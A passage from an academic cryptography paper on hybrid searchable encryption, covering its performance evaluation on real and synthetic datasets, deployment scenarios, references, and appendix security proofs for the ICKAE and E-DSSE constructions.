Room Climate Dataset (Sensor) [31]. It contains 540364 records of human activities under continuous measurements of room climate information, collected by 12 IoT sensors located in different places. We consider the climate data (*i.e.*, temperature and relative humidity) as keywords after rounded up to the nearest integer. The epoch advances every hour.

Enron Email Dataset [1]. It consists of $5.1 \cdot 10^5$ emails sent by 146 employees. We let each employee/writer keep an active keyword space of the top 100 most frequent keywords (excluding stop words), resulting in a dataset with 3112196 keyword-email pairs. The epoch advances every month.

For comparison, we evaluate PKSE [2] and SPCHS [39] as baseline multi-writer solutions[9]. We only generate the searchable ciphertexts of keywords for them, as payload encryption is inexplicit in the original works. We stress again that SPCHS has neither forward privacy nor confined search. HSE, providing both, still shows its superiority in efficiency.

Build and Update. For the encrypted database generation, Figure 7 shows HSE surpasses SPCHS and PKSE by orders of magnitude. Concretely, FP-HSE is 23× (resp. 20×) for EHR, 98× (resp. 82×) for Sensor, and 75× (resp. 71×) for Enron, faster than SPCHS (resp. PKSE), yet a bit slower than G-HSE (see Section 7.2). It also reflects the update efficiency of HSE as we parse the procedure as updates on records.

Search. The reader can select arbitrary subsets of writers to search. Figure 8 evaluates the search performance with varying subset sizes. The search time of all schemes increases with the subset size since the sum of records, the number of active keywords, and the result size grow accordingly. FP-HSE outperforms SPCHS (resp. PKSE) by 3.6× (resp. 34×) for EHR, 18× (resp. 772×) for Sensor, and 2.4× (resp. 213×) for Enron. G-HSE is even faster because IBE takes one less pairing operation than ICKAE for decryption.

[8] For (level-II) backward privacy [11] , one can generally follow the two-roundtrip approach used by prior DSSE schemes [11, 14]: the writer updates with $\mathsf{PKE.Enc}(\mathsf{op}||f)||x$ instead of $(\mathsf{op}||f||x)$, with PKE being set up by the reader. The reader could remove deleted files locally after decrypting.

[9] We omit FP-PKSE [40] as it is even slower than PKSE [2] by orders of magnitude. We follow the new-ibe-2-peks transform [2] to construct PKSE, which simultaneously encrypts random messages for consistency.




Figure 7: Building Time






Figure 8: Real-World Search Performance of Multi-Writer SE



(a) (b) (c) (d)

Figure 9: Search Performance of HSE over Synthetic Datasets



(a) Update (b) Rebuild

Figure 10: Update and Rebuild Time of HSE

Evidently, HSE is more suitable for real-world VLDB applications where the data size per keyword is huge.

Other parameters, *i.e.*, the result size and the number of active keywords, are not necessarily correlated (*e.g.*, a large result size of a keyword does not mean more active keywords). We will study their influences on HSE with synthetic datasets.

Rebuild. To rebuild, FP-HSE only pays ∼395ms for EHR, ∼505ms for Sensor, and ∼1.79s for Enron per writer, depending on their active keywords. The cost of enjoying confined search and forward privacy in FP-HSE is quite affordable.

7.2 Performance over Synthetic Datasets

Parameters of Interest. We consider how sizes of the active keyword set per writer $|K|$, target writer subset $|S|$, search results $|R|$, and the database $|\mathsf{DB}|$ influence HSE's performance.

Dataset. Our synthetic databases contain $10^4 - 10^7$ records. The keyword space is set to one-hundredth of the database size. Unless otherwise specified, we define a set of classes with a fixed size $n = 500$, namely, 500 writers in the scheme, and assume each writer contributes an equal number of random records to the database, including those to be searched. Especially for FP-HSE, the random records are inserted into the database at randomly chosen epochs from 1 to 1000.

Search. We measure the search time of G-HSE and FP-HSE. Figure 9 splits the time into *reader-side* (G-HSE/FP-HSE-r) and *server-side* (G-HSE/FP-HSE-s) for a clear illustration. In practice, the server-side searching can be parallelizable as the encrypted token sets and the databases can be categorized according to the classes/writers. The search time will be shorter with multi-thread techniques. Our evaluation solely reflects the performance with no industrial optimizations.

Number of Active Keywords Per Writer. Figure 9a shows how search time changes with the number of active keywords per writer. We let each writer encrypt a varying number $|K| \in \{50, 100, 150, 200, 250\}$ of keywords, with fixed $|S| = 100$, $|R| = 10^5$, and $|\mathsf{DB}| = 10^7$. For both schemes, the server takes more time for a larger $|K|$ due to the larger encrypted token sets, while reader overheads are independent of $|K|$.

Subset Size. Figure 9b shows the search time for different subset sizes $|S| \in \{50, 100, 150, 200, 250\}$ of writers, with fixed $|K| = 100$, $|R| = 10^5$, and $|\mathsf{DB}| = 10^7$. The reader-side search time increases with $|S|$ for traversing more encrypted tokens. It is lower in FP-HSE than G-HSE, which reflects the time saved in $\mathsf{SrchTkn}()$ for extracting an aggregate ICKAE key for subset S (in FP-HSE) versus $|S|$ IBE decryption keys (in G-HSE). Precisely, $\mathsf{ICKAE.Ext}()$ needs two exponentiations and $|S|$ multiplications, while $|S|$ IBE key extraction [8] takes $|S|$ exponentiations. Figures 9a, 9c, and 9d also show this reduction. ICKAE makes HSE efficient for the reader.

Result Size. Figure 9c shows the search time for different result sizes $|R| \in \{10^2, 10^3, 10^4, 10^5, 10^6\}$, with fixed $|K| = 100$, $|S| = 100$, and $|\mathsf{DB}| = 10^7$. For both schemes, the server-side search overheads are dominated by IBE/ICKAE decryptions until the result size becomes extremely large (over 10^5). The reader-side overhead is independent of $|R|$.

Database Size. Figure 9d confirms that the search time is independent of the database sizes $|\mathsf{DB}| \in \{10^5, 5\cdot 10^5, 10^6, 5\cdot 10^6, 10^7\}$, fixing $|S| = 100$, $|K| = 100$, and $|R| = 10^3$.

Update and Rebuild. Figure 10a shows the time of a single update for databases with $\{10^4, 10^5, 10^6, 10^7\}$ records and a fixed class size $n = 500$. We consider two cases: 1) the keyword is new for the class (G-HSE/FP-HSE-new); 2) the search token of the keyword exists (G-HSE/FP-HSE-exist). This is to confirm the advantage that $\mathsf{UpdtTkn}()$ of both G-HSE and FP-HSE do not repeatedly encrypt the same search token.

The update overheads for both (FP-HSE/G-HSE) are independent of the database. "G-HSE-exist" and "FP-HSE-exist" reflect the update time of underlying DSSE schemes, which are almost the same. Considering IBE and ICKAE encryption for new search tokens, "FP-HSE-new" is only 6ms slower than "G-HSE-new." Such a tiny difference is acceptable to the individual writer and necessary to benefit other aspects of FP-HSE, particularly, the compact token and the reduction in search time for the reader, as we emphasized above. The baseline is, they are both in the order of milliseconds (ms).

Lastly, we consider the rebuild procedure of FP-HSE, which contributes to saving search time on top of forward privacy. Setting $n = 100$, we measure the rebuild time per writer with a varying number of active keywords per writer $|K| \in \{20, 40, 60, 80, 100\}$ over databases of size $|\mathsf{DB}| \in \{10^4, 10^5, 10^6, 10^7\}$. As Figure 10b shows, the rebuild time per writer is linear in the number of his/her active keywords, independent of the database size (from overlapping curves).

Concluding Remarks. For the reader, the search of FP-HSE is faster than G-HSE at a tiny cost in the update time of writers. The rebuild time for FP-HSE depends on the number of keywords of individual writers and is acceptable in practice. In short, our evaluations show that both G-HSE and FP-HSE provide a favorable level of search and update efficiency.

7.3 Applications and Deployment

The efficiency of HSE, as shown by our experiments (*e.g.*, over Enron), makes it applicable to scenarios valuing timeliness, *e.g.*, secure messaging/email. To search over (encrypted) messages from different contacts, current practices require a client to download or store all messages. HSE improves it with quick searches confined to only writers of interest.

HSE benefits data-sharing over sensitive information contributed by different parties. It generalizes to novel applications, *e.g.*, collective intelligence and crowdsourcing, where a reader makes decisions upon data from different sources in a secure way. In short, HSE extends the original vision of structured encryption [15] for supporting controlled disclosure.

We discuss HSE deployment for health records, which desires encrypted databases. We consider a hierarchical structure for this scenario: each hospital builds a local HSE database with clinical data from its affiliated doctors, while the hospital authority sets up a global one with records contributed by multiple hospitals (after pretreatments). Each doctor/hospital independently writes to the local/global database via HSE updates. A search interface provided by the hospital/authority enables doctors/researchers to read records from the local/global database for better diagnoses/contact-tracing analyses. With forward privacy and confined search, no (sensitive) information beyond what is intended to share will be revealed.

8 Final Remarks and Future Research

We formulate hybrid searchable encryption (HSE) for the sublinear search complexity in symmetric searchable encryption (SSE) and the support of multiple writers in public-key searchable encryption (PKSE). Utilizing the two new building blocks E-DSSE and ICKAE, our HSE instantiation features epoch-based forward privacy and constant-size search tokens.

Compared with PKSE that traverses the whole encrypted database, we reduce the number of costly IBE/ICKAE decrypt operations to the number of distinct keywords encrypted by the writers targeted by a search. Such dependency is arguably intrinsic. When keywords form the basis for the keyword search, without any writer pre-establishing (unique) secret material with the reader, the multiple writers need to public-key encrypt independently, differentiating their ciphertexts from others for the confined search requirement. We see our work making searchable encryption more deployable and as a foundation for extensions to more functionalities.

As a new paradigm, there are many interesting questions to explore. One might explore how to conduct secure deduplication (*e.g.*, via message-locked encryption [42]) across HSE databases with entries contributed by different writers, *e.g.*, when a patient sought medical advice from different hospitals.

For key rotation in the worry of key compromise, we can generalize our epoch-based definition to capture the epoch evolution it triggers. To our knowledge, no prior study considers efficient key rotation for searchable encryption.

For foundational issues, it would be interesting to formulate an epoch-based version of backward privacy, which might inspire new directions in the ongoing research of backward privacy. For example, one may investigate non-interactive and efficient techniques for different flavors of backward privacy.

In the broader context of cryptography, we did not explore hierarchical ICKAE due to space limitation, which would be useful in various applications [4, 7, 17, 18], particularly epoch-based revocation. Another direction is to devise ICKAE in the standard model without the restriction on key extraction query and/or equipped with both function privacy [9] and anonymous-ciphertext indistinguishability [16].

We focus on showcasing a new approach to multi-writer searchable encryption. With our E-DSSE, the next to investigate is devising an ICKAE scheme "compatible" with the SPCHS paradigm, further boosting the efficiency of HSE.

Finally, it is interesting to explore alternative formulations of multi-writer searchable encryption with sublinear search.

References

[1] Enron dataset. https://www.cs.cmu.edu/~enron.

[2] Michel Abdalla, Mihir Bellare, Dario Catalano, Eike Kiltz, Tadayoshi Kohno, Tanja Lange, John Malone-Lee, Gregory Neven, Pascal Paillier, and Haixia Shi. Searchable encryption revisited: Consistency properties, relation to anonymous IBE, and extensions. *J. Cryptology*, 21(3), 2008.

[3] Ghous Amjad, Seny Kamara, and Tarik Moataz. Breach-resistant structured encryption. *PoPETs*, 2019(1):245–265, 2019.

[4] Nuttapong Attrapadung, Jun Furukawa, and Hideki Imai. Forward-secure and searchable broadcast encryption with short ciphertexts and private keys. In *AsiaCrypt*, pages 161–177, 2006.

[5] Mihir Bellare, Alexandra Boldyreva, and Adam O'Neill. Deterministic and efficiently searchable encryption. In *CRYPTO*, pages 535–552, 2007.

[6] Laura Blackstone, Seny Kamara, and Tarik Moataz. Revisiting leakage abuse attacks. In *NDSS*, 2020.

[7] Dan Boneh, Giovanni Di Crescenzo, Rafail Ostrovsky, and Giuseppe Persiano. Public key encryption with keyword search. In *EuroCrypt*, pages 506–522, 2004.

[8] Dan Boneh and Matthew K. Franklin. Identity-based encryption from the Weil pairing. *SIAM J. Comput.*, 32(3):586–615, 2003.

[9] Dan Boneh, Ananth Raghunathan, and Gil Segev. Function-private identity-based encryption: Hiding the function in functional encryption. In *CRYPTO Part II*, pages 461–478, 2013.

[10] Raphael Bost. $\sum o\varphi o\varsigma$: Forward secure searchable encryption. In *CCS*, pages 1143–1154, 2016.

[11] Raphaël Bost, Brice Minaud, and Olga Ohrimenko. Forward and backward private searchable encryption from constrained cryptographic primitives. In *CCS*, pages 1465–1482, 2017.

[12] Ran Canetti, Shai Halevi, and Jonathan Katz. A forward-secure public-key encryption scheme. In *EuroCrypt*, pages 255–271, 2003.

[13] David Cash, Joseph Jaeger, Stanislaw Jarecki, Charanjit S. Jutla, Hugo Krawczyk, Marcel-Catalin Rosu, and Michael Steiner. Dynamic searchable encryption in very-large databases: Data structures and implementation. In *NDSS*, 2014.

[14] Javad Ghareh Chamani, Dimitrios Papadopoulos, Charalampos Papamanthou, and Rasool Jalili. New constructions for forward and backward private symmetric searchable encryption. In *CCS*, pages 1038–1055, 2018.

[15] Melissa Chase and Seny Kamara. Structured encryption and controlled disclosure. In *AsiaCrypt*, pages 577–594, 2010.

[16] Sherman S. M. Chow. Removing escrow from identity-based encryption. In *PKC*, pages 256–276, 2009.

[17] Sherman S. M. Chow, Volker Roth, and Eleanor Gilbert Rieffel. General certificateless encryption and timed-release encryption. In *SCN*, pages 126–143, 2008.

[18] Cheng-Kang Chu, Sherman S. M. Chow, Wen-Guey Tzeng, Jianying Zhou, and Robert H. Deng. Key-aggregate cryptosystem for scalable data sharing in cloud storage. *IEEE Trans. Para. Dis. Sys.*, 25(2):468–477, 2014.

[19] Reza Curtmola, Juan A. Garay, Seny Kamara, and Rafail Ostrovsky. Searchable symmetric encryption: improved definitions and efficient constructions. In *CCS*, pages 79–88, 2006.

[20] Ioannis Demertzis, Javad Ghareh Chamani, Dimitrios Papadopoulos, and Charalampos Papamanthou. Dynamic searchable encryption with small client storage. In *NDSS*, 2020.

[21] Alex Escala, Gottfried Herold, Eike Kiltz, Carla Ràfols, and Jorge Luis Villar. An algebraic framework for Diffie-Hellman assumptions. *J. Cryptology*, 30(1), 2017.

[22] Saba Eskandarian, Henry Corrigan-Gibbs, Matei Zaharia, and Dan Boneh. Express: Lowering the cost of metadata-hiding communication with cryptographic privacy. In *USENIX Security*, 2021.

[23] Marilyn George, Seny Kamara, and Tarik Moataz. Structured encryption and dynamic leakage suppression. In *EuroCrypt Part III*, pages 370–396, 2021.

[24] Ariel Hamlin, abhi shelat, Mor Weiss, and Daniel Wichs. Multi-key searchable encryption, revisited. In *PKC Part I*, pages 95–124, 2018.

[25] Seny Kamara and Tarik Moataz. Computationally volume-hiding structured encryption. In *EuroCrypt Part II*, pages 183–213, 2019.

[26] Seny Kamara, Charalampos Papamanthou, and Tom Roeder. Dynamic searchable symmetric encryption. In *CCS*, pages 965–976, 2012.

[27] Jonathan Katz and Nan Wang. Efficiency improvements for signature schemes with tight security reductions. In *CCS*, pages 155–164, 2003.

[28] Miran Kim, Junghye Lee, Lucila Ohno-Machado, and Xiaoqian Jiang. Secure and differentially private logistic regression for horizontally distributed data. *IEEE Trans. Inf. Forensics Secur.*, 15:695–710, 2020.

[29] Russell W. F. Lai and Sherman S. M. Chow. Forward-secure searchable encryption on labeled bipartite graphs. In *ACNS*, pages 478–497, 2017.

[30] Antonis Michalas. The lord of the shares: combining attribute-based encryption and searchable encryption for flexible data sharing. In *SAC*, pages 146–155, 2019.

[31] Philipp Morgner, Christian Müller, Matthias Ring, Björn Eskofier, Christian Riess, Frederik Armknecht, and Zinaida Benenson. Privacy implications of room climate data. In *ESORICS Part II*, pages 324–343, 2017.

[32] Simon Oya and Florian Kerschbaum. Hiding the access pattern is not enough: Exploiting search pattern leakage in searchable encryption. In *USENIX Security*, pages 127–142, 2021.

[33] Zhiwei Shang, Simon Oya, Andreas Peter, and Florian Kerschbaum. Obfuscated access and search patterns in searchable encryption. In *NDSS*, 2021.

[34] Dawn Xiaodong Song, David A. Wagner, and Adrian Perrig. Practical techniques for searches on encrypted data. In *IEEE S&P*, pages 44–55, 2000.

[35] Emil Stefanov, Charalampos Papamanthou, and Elaine Shi. Practical dynamic searchable encryption with small leakage. In *NDSS*, 2014.

[36] Beata Strack, Jonathan P. DeShazo, Chris Gennings, Juan L. Olmo, Sebastian Ventura, Krzysztof J. Cios, and John N. Clore. Impact of HbA1c measurement on hospital readmission rates: analysis of 70,000 clinical database patient records. *BioMed Research Intl'*, 2014.

[37] Jiafan Wang and Sherman S. M. Chow. Simple storage-saving structure for volume-hiding encrypted multi-maps. In *DBSec*, pages 63–83, 2021.

[38] Jiafan Wang and Sherman S. M. Chow. Forward and backward-secure range-searchable symmetric encryption. *PoPETs*, 2022(1), 2022. To appear.

[39] Peng Xu, Qianhong Wu, Wei Wang, Willy Susilo, Josep Domingo-Ferrer, and Hai Jin. Generating searchable public-key ciphertexts with hidden structures for fast keyword search. *IEEE Trans. Information Forensics and Security*, 10(9):1993–2006, 2015.

[40] Ming Zeng, HaiFeng Qian, Jie Chen, and Kai Zhang. Forward secure public key encryption with keyword search for outsourced cloud storage. *IEEE Trans. Cloud Comp.*, 2019. Early Access.

[41] Yupeng Zhang, Jonathan Katz, and Charalampos Papamanthou. All your queries are belong to us: The power of file-injection attacks on searchable encryption. In *USENIX Security*, pages 707–720, 2016.

[42] Yongjun Zhao and Sherman S. M. Chow. Updatable block-level message-locked encryption. *IEEE Trans. Dependable Secur. Comput.*, 18(4):1620–1631, 2021.

A Security Proof of ICKAE (Theorem 2)

Given an IND-CPA adversary $\mathcal{A}$, we build $\mathcal{B}$ below that solves the n-bilinear Diffie-Hellman exponent (n-BDHE) problem, *i.e.*, computes $[r\alpha^{n+1}]_t$ from $([r]_2, \{[\alpha^i]_1, [\alpha^i]_2\}_{i\in[2n]\setminus\{n+1\}})$.

1. Sample $\hat{i} \leftarrow\$ [n]$, $s, \zeta \leftarrow\$ \mathbb{Z}_p$. Initialize an empty map T_H.
2. Set $[\delta]_2 := s[\alpha]_2$ (*i.e.*, $\delta = s\alpha$) and $[\gamma]_2 := [\zeta]_2 - [\alpha^{\hat{i}}]_2$.
3. Set $\mathsf{pk} := ([\gamma]_2, [\delta]_2)$. Compute $[\alpha^{n+1}]_t = [\alpha]_1[\alpha^n]_2$.
4. Set $\mathsf{param} := (\{[\alpha^i]_1, [\alpha^i]_2\}_{i\in[2n]\setminus\{n+1\}}, [\alpha^{n+1}]_t)$.
5. Simulate the oracle G by lazy programming, *i.e.*, on a new query $[u]_t$, return $G([u]_t) := v$ where $v \leftarrow\$ \{0,1\}^\lambda$.
6. Upon H query on (id_k, b):
   (a) If $((\mathsf{id}_k, b), [h]_1, x, d, \theta)$ exists in T_H, return $[h]_1$.
   (b) Else if $((\mathsf{id}_k, \bar{b}), \cdot, \cdot, d', \cdot)$ exists in T_H, set $d = \bar{d}'$.
   (c) If id_k never exists in T_H, flip a fair coin that outputs a bit $d = 1$ with probability $1/2$, $d = 0$ otherwise.
   (d) Finally, pick $x \leftarrow\$ \mathbb{Z}_p$.
      i. If $d = 1$, flip a coin that outputs a bit $\theta = 1$ with probability ρ, 0 otherwise. If $\theta = 1$, return $[h]_1 := (1/s)[\alpha^n + x]_1$. If $\theta = 0$, return $[x]_1$.
      ii. If $d = 0$, set $\theta = \perp$, return $[h]_1 := [x]_1$.
   Record $((\mathsf{id}_k, b), [h]_1, x, d, \theta)$ in the map T_H.
7. Upon $\mathsf{Ext}O$ query on $S \subseteq [n]$ and id_k, first issue H queries for $(\mathsf{id}_k, 0)$ and $(\mathsf{id}_k, 1)$ to ensure that they exist in T_H.
   (a) If $\hat{i} \notin S$, get $((\mathsf{id}_k, b), [h]_1, x, 0, \theta)$ from T_H, return $\mathsf{ak} := \zeta\sum_{j\in S}[\alpha^{n+1-j}]_1 - \sum_{j\in S}[\alpha^{n+1+\hat{i}-j}]_1 + sx[\alpha]_1$ and b. Since $\hat{i} \notin S$, ak can be computed from param.
   (b) If $\hat{i} \in S$, retrieve $((\mathsf{id}_k, b), [h]_1, x, 1, \theta)$ from T_H. If $\theta = 1$, $[h]_1 = (1/s)[\alpha^n + x]_1$, return $\mathsf{ak} := \zeta\sum_{j\in S}[\alpha^{n+1-j}]_1 - \sum_{j\in S\setminus\{\hat{i}\}}[\alpha^{n+1+\hat{i}-j}]_1 + x[\alpha]_1$, which is $\zeta\sum_{j\in S}[\alpha^{n+1-j}]_1 - \sum_{j\in S}[\alpha^{n+1+\hat{i}-j}]_1 + [\alpha^{n+1}]_1 + x[\alpha]_1 = \gamma\sum_{j\in S}[\alpha^{n+1-j}]_1 + \delta[h]_1$, and b. If $\theta = 0$, abort and output a random $\mathbb{G}_t$ element.
8. Receive $(\mathsf{st}, m_0, m_1, i^*, \mathsf{id}^*) \leftarrow \mathcal{A}^{\mathsf{Ext}O}(\mathsf{pk})$.
9. If $\hat{i} \neq i^*$, abort and output a random $\mathbb{G}_t$ element.
10. First query for $H(\mathsf{id}^*, 0)$ and $H(\mathsf{id}^*, 1)$ to obtain from T_H $((\mathsf{id}^*, 0), [h_0^*]_1, x_0^*, d_0^*, \theta_0)$ and $(\mathsf{id}^*, 1), [h_1^*]_1, x_1^*, d_1^*, \theta_1)$.
11. If $(d_{b^*}^* = 1) \wedge (\theta_{b^*} = 1)$ for some $b^* \in \{0,1\}$, abort.
12. Simulate the ciphertext as follows.

(a) Sample $b \leftarrow\$ \{0,1\}$. Set $[c_1]_2 := [r]_2$, $[c_2]_2 := \zeta[r]_2$. ($[r(\gamma+\alpha^{i^*})]_2 = [r(\zeta-\alpha^{i^*}+\alpha^{i^*})]_2 = [r\zeta]_2$.)
(b) Set $c_{3,d} := m_b \oplus v_d^*$ with $v_d^* \leftarrow\$ \{0,1\}^\lambda, \forall d \in \{0,1\}$.
(c) Return $c^* := ([c_1]_2, [c_2]_2, c_{3,0}, c_{3,1})$.

13. Receive $b' \leftarrow \mathcal{A}^{\mathsf{Ext}O}(\mathsf{st}, c^*)$.
14. Randomly pick one query $[u^*]_t$ to the G oracle.
15. Output $[u^*]_t + sx^*_{b'}[\alpha]_1[r]_2$.

If $\mathcal{B}$ does not abort, it simulates the IND-CPA experiment for $\mathcal{A}$ perfectly. For $\mathcal{A}$ to win the game, $\mathcal{A}$ must have queried G on $[r\alpha^{n+1}]_t - sx^*_{b'}[\alpha]_1[r]_2$ because $sx^*_{b'}[\alpha]_1[r]_2 = r[h^*_{b'}]_1[\delta]_2$, which matches how encryption is done, for otherwise b is information-theoretically hidden from $\mathcal{A}$. $\mathcal{B}$ can therefore extract $[r\alpha^{n+1}]_t$ as an n-BDHE solution, with probability $1/q_G$, where q_G is the number of oracle queries to G that $\mathcal{A}$ made.

Now it remains to analyze the probability that $\mathcal{B}$ does not abort. For an $\mathsf{Ext}O$ query (S, id_k), no matter whether $\hat{i} \in S$ or not, there is at most one kind of random-oracle assignment $H(\mathsf{id}_k, b)$ depending on a bit d that does not lead to abortion. Firstly, d is chosen by a fair coin independent of b. By construction, only the key for a particular bit b will be returned. Due to the restriction that each id_k can only appear once as part of an $\mathsf{Ext}O$ query, if such a query does not abort, the other abortion case for the same query would never happen.

An $\mathsf{Ext}O$ query (S, id_k) only aborts when $\hat{i} \in S$ and $((\mathsf{id}_k, b), [h]_1, x, 1, \theta = 1)$ exists in T_H, which happens with probability at most $(1-\rho)$. $\mathcal{B}$ can simulate the challenge ciphertext when $(\hat{i} = i^*) \wedge (\theta_{b^*} = 0)$ for b^* s.t. $d^*_{b^*} = 1$, which happens with probability $(1-\rho)/n$. When there are at most q_{E} $\mathsf{Ext}O$ queries, $\mathcal{B}$ simulates faithfully with probability $\rho^{q_{\mathsf{E}}}(1-\rho)/n$, which is maximized at $\rho = 1 - 1/(q_{\mathsf{E}}+1)$, leading to the probability of at least $1/ne(1+q_{\mathsf{E}})$ for large q_{E}.

There is an alternative simulation with probability $\rho = 1$ (*i.e.*, oracle H always picks $\theta = 1$) and the rule of "If $(d^*_{b^*} = 1) \wedge (\theta_{b^*} = 1)$ for some $b^* \in \{0,1\}$, abort." removed. In the original simulation, both $c_{3,d}$ terms for $d \in \{0,1\}$ in the challenge ciphertext involve hashing the n-BDHE solution with $G()$. With the changed simulation, while all key extraction queries can be answered, one of the $c_{3,d}$ terms does not involve the n-BDHE solution. However, when the internal variable $d^*_{b^*}$ corresponding to either oracle H's responses $[h^*_0]_1$ or $[h^*_0]_1$ is information-theoretically hidden, the chance for $\mathcal{A}$ to figure out b via asking the "bad" query to oracle G is at most $1/2$.

B Security Proof of E-DSSE (Theorem 3)

We derive a hybrid sequence from the real game $\mathbf{Real}_{\mathcal{A}}(1^\lambda)$ to the ideal hybrid $\mathbf{Ideal}_{\mathcal{A},\mathcal{S},\mathcal{L}}(1^\lambda)$. By showing that each game (except the first) is indistinguishable from its previous one, we conclude that the adversary cannot distinguish $\mathbf{Real}_{\mathcal{A}}(1^\lambda)$ from $\mathbf{Ideal}_{\mathcal{A},\mathcal{S},\mathcal{L}}(1^\lambda)$ with non-negligible probability.

We assume that the adversary $\mathcal{A}$ makes at most q_1 and q_2 queries to H_1 oracle and H_2 oracle, respectively. The output length of H_1, H_2, and PRF F are μ_1, μ_2, and λ, respectively. We denote $F(\mathsf{k}, w||e)$ by $\mathsf{k}_{w,e}$ for ease of interpretation.

$\mathbf{Hybrid}_0$: As **Real**, $\Pr[\mathbf{Hybrid}_0 = 1] = \Pr[\mathbf{Real}_{\mathcal{A}}(1^\lambda) = 1]$.

$\mathbf{Hybrid}_1$: Instead of invoking F with k to generate $\mathsf{k}_{w,e}$, $\mathbf{Hybrid}_1$ randomly picks a λ-bit string when given a new query of $w||e$ and stores it in a map $\mathsf{T}_{\mathsf{w,e}}$ to answer the same query next time. If $\mathcal{A}$ can distinguish $\mathbf{Hybrid}_0$ from $\mathbf{Hybrid}_1$, we can build a reduction to distinguish between a pseudorandom function and a truly random function.

$\mathbf{Hybrid}_2$: Instead of querying $H_1(\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w])$ for addr, $\mathbf{Hybrid}_2$ picks a random μ_1-bit string and stores it in $\mathsf{T}_{\mathsf{addr}}[\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]]$ if $w \notin W_{\mathsf{Srch}}(e)$. $\mathsf{T}_{\mathsf{addr}}[\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]]$ will be returned whenever $\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]$ is queried for this case.

Otherwise, w has been searched at epoch e, and $\mathsf{k}_{w,e}$ has been revealed. $\mathbf{Hybrid}_2$ checks whether $\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]$ exists in table $\mathbf{H_1}$ for the random oracle H_1 and programs $\mathbf{H_1}[\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]]$ with a random μ_1-bit string if it is not. $\mathbf{H_1}[\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]]$ will be returned for this case.

For the first search of the keyword at an epoch, program $\mathbf{H_1}[\mathfrak{s}_e||\mathsf{ct}] := \mathsf{T}_{\mathsf{addr}}[\mathfrak{s}_e||\mathsf{ct}]$ for $\mathsf{ct} = 1, 2, \ldots$, until $\mathsf{T}_{\mathsf{addr}}[\mathfrak{s}_e||\mathsf{ct}] = \perp$. The search token $\mathfrak{s}_e$ is generated in the same way as $\mathsf{k}_{w,e}$ during the update. The procedure repeats for all unprogrammed entries regarding $\mathfrak{s}_e$ updated previously.

For the case when w has been searched at epoch e, since all subsequent entries related to $\mathsf{k}_{w,e}$ can be programmed immediately, $\mathcal{A}$ observes no inconsistency. For the other case, addr for $\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]$ is generated, but $\mathbf{H}_1$ will not be programmed until the next search of w. If $\mathcal{A}$ queries $\mathbf{H}_1$ for $\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]$ before such searches, the returned value, as a randomly picked μ_1-bit string, will have an overwhelming probability to be different from the one programmed for $\mathbf{H}_1[\mathsf{k}_{w,e}||\mathsf{ct}]$ (*i.e.*, $\mathbf{H}_1[\mathfrak{s}_e||\mathsf{ct}]$) later during the search. As $\mathbf{Hybrid}_2$ is the same as $\mathbf{Hybrid}_1$ except when the above inconsistency (denoted by BAD) is observed, $\Pr[\mathbf{Hybrid}_1 = 1] - \Pr[\mathbf{Hybrid}_2 = 1] \leq \Pr[\mathsf{BAD}]$.

Since $\mathfrak{s}_e$ / $\mathsf{k}_{w,e}$ is a random λ-bit string, the probability that the adversary queries $\mathbf{H}_1$ for it equals $2^{-\lambda}$. Since $\mathcal{A}$ makes at most q_1 queries to the H_1 oracle, we have $\Pr[\mathsf{BAD}] \leq q_1/2^\lambda$, *i.e.*, $\mathbf{Hybrid}_1$ and $\mathbf{Hybrid}_2$ are indistinguishable.

